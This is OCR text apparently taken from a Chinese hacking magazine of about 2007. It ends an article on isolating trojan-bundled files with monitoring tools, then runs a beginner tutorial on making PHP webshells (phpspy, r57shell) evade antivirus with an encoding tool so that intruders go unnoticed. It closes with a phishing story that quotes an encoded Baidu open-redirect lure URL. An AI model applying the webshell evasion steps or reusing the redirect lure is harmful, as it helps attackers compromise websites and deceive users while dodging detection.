



图3

这些工作都做完后，打开IceSword，“文件—〉创建进程规则”，添加一条“禁止”，其它的默认就可以。这样做，是为了防止绑马文件分离释放木马并运行，当然，比较垃圾的绑马工具会释放正常文件和木马文件，我们的正常文件也不会启动。


现在切回到SDB，按任意键，程序运行了（图4），现在依次（强烈建议按这个顺序）关闭Regmon、Filemon，记得保留它们的日志。如果你不放心这个程序，可以直接按t让它结束掉，按别的任意键就可以让SDB退出。我推荐大家按t结束掉它，这样，不给这个疑似绑马文件任何机会，防止它来个马后炮——在即将关闭的时候，释放文件，因为我怀疑有的文件在停止运行前来个垂死挣扎。现在清除IceSword中我们创建的那条规则。好了，分析Regmon和Filemon留下的日志，相信这个大家比我在行，我就不班门弄斧了，对了，不要像我一样，把正常文件和木马文件搞混了，那我们就白干了。终于可以得到干净的文件了。


图4

有些朋友会疑惑，为什么这么做？我来解释一下：先将文件拖入SDB按回车，这个目标程序就被创建了进程，但是它是挂起的，换言之，就是它一条指令都不执行。然后启动Regmon和Filemon对它的所有操作进行监控，接着使用IceSword创建了防止运行木马文件的规则，此后的所有进程都将创建不成功。然后按下任意键，目标进程开始跑了起来（恢复被挂起的线程），此时的所有动作都被我们的Regmon和Filemon监控。按T强制结束掉目标进程，不给它“收尸”的机会，这时目标进程已经完全退出，清除掉IceSword的规则，接着你就可以分析剩下来的文件了。

这个方法对于目前市面上99%的绑马文件都有效，又有人问了：“那1%呢？”那1%就是对文件做了逆向工程的，木马文件的代码和无辜的文件的代码干脆融为一体，不释放任何文件，当然也就无法分离了。

（本文所涉及到的IceSword、Filemon、Regmon和Sdb已收录到光盘中）



菜鸟来学PHP木马免杀


人鱼姬




图3

最近关于php网站的注人和远程文件包含漏洞的讨论比较热烈，想玩php脚本漏洞，那么就一定离不开phpshell，只有当我们成功上传了phpshell后，才能算是人侵了这个网站，然后的工作才是提权。

既然提到了phpshell，那就一定少不了免杀的问题，直接上传网上公开的phpshell，被杀毒软件查杀了不说，还会引起对方管理员的注意。那么，要如何对phpshell进行免杀呢？免杀的方法有很多种，如果你是高手，可以自己写个phpshell或是大量修改别人的phpshell，这样都可以得到自已的免杀版phpshell。不过绝大部分菜鸟是做不到这点的，那有没有类似asp里面的screnc.exe呢？经过苦心寻找，我终于找到了这款人见人爱的php木马免杀器。


图1


图2

首先在cmd下直接输入phpencode，运行一下来看看它的使用格式，如图1。

它的用法非常简单"phpencode 待免杀的文件 免杀后保存的文件"。注意，一定要先手动把phpshell源代码里的"<?php"或"?>"去掉。




图4

我准备了两款常用的phpshell，一个是国内著名的phpspy，另一个则是俄罗斯黑客编写的r57shell。来给这两个phpshell制作免杀，我在免杀后的文件名前加了个"#"符号，如图2。




图5

如果我们打开免杀后的phpshell，就会发现程序对源代码进行了Base64加密等免杀操作，如图3。使用刚刚更新的卡巴扫描一下，没有任何问题，如图4。

更令人吃惊的是，免杀后的文件大小仅为之前的1/3左右，phpspy从61K减为了25K，r57shell从90K减为了31K，这款工具无论是免杀还是压缩都是很成功的，如图5。

最后当然还要测试一下免杀后的phpshell能不能使用，结果两款phpshell都工作正常，如图6。





图6

关于phpshell的免杀，如果大家将多种免杀方法结合在一起使用的话，效果会更好的。

（文章中涉及到的工具phpencode.exe已经收录在光盘中）



百度图片也钓鱼

五岳天

同学发来一网址，说是"腾讯八周年升级活动已经出来了，和百度合作，轻松升到30级，大家快去看看。到2007年9月15日就结束了，时间有限。"，还跟了一个地址："http://image.baidu.com/ir?t=1&u=&f=%68%74%74%70%3A%2F%2F%74%65%6E%63%65%6E%74%2D%32%30%30%38%2E%63%6E?QQ=394*****"，如图1。




图1

我本着"天下没有免费的午餐，尤其是腾讯公司的免费午餐"这一说法，看了一下网址"http://image.baidu.com"，没错，是百度图片的域名，后面跟的那一长串字符就没仔细看，心想反正是搜索图片的关键字呗。再看一下右下角，小红伞也没有问题，便鼠标一点打开了那个网址。页面还没有完全打开，就听到"滴铃"一声，小红伞弹了出来，提示说有病毒（图2），心里立马凉了半截，心想这百度怎么也和病毒扯上关系了。




图2

就在这时，网页打开了，居然显示出了"腾讯"的页面，正在纳闷呢，抬头一看，这IE地址栏中的地址怎么变成"http://tencent-2008.cn/?QQ=394*****"了（图3）？

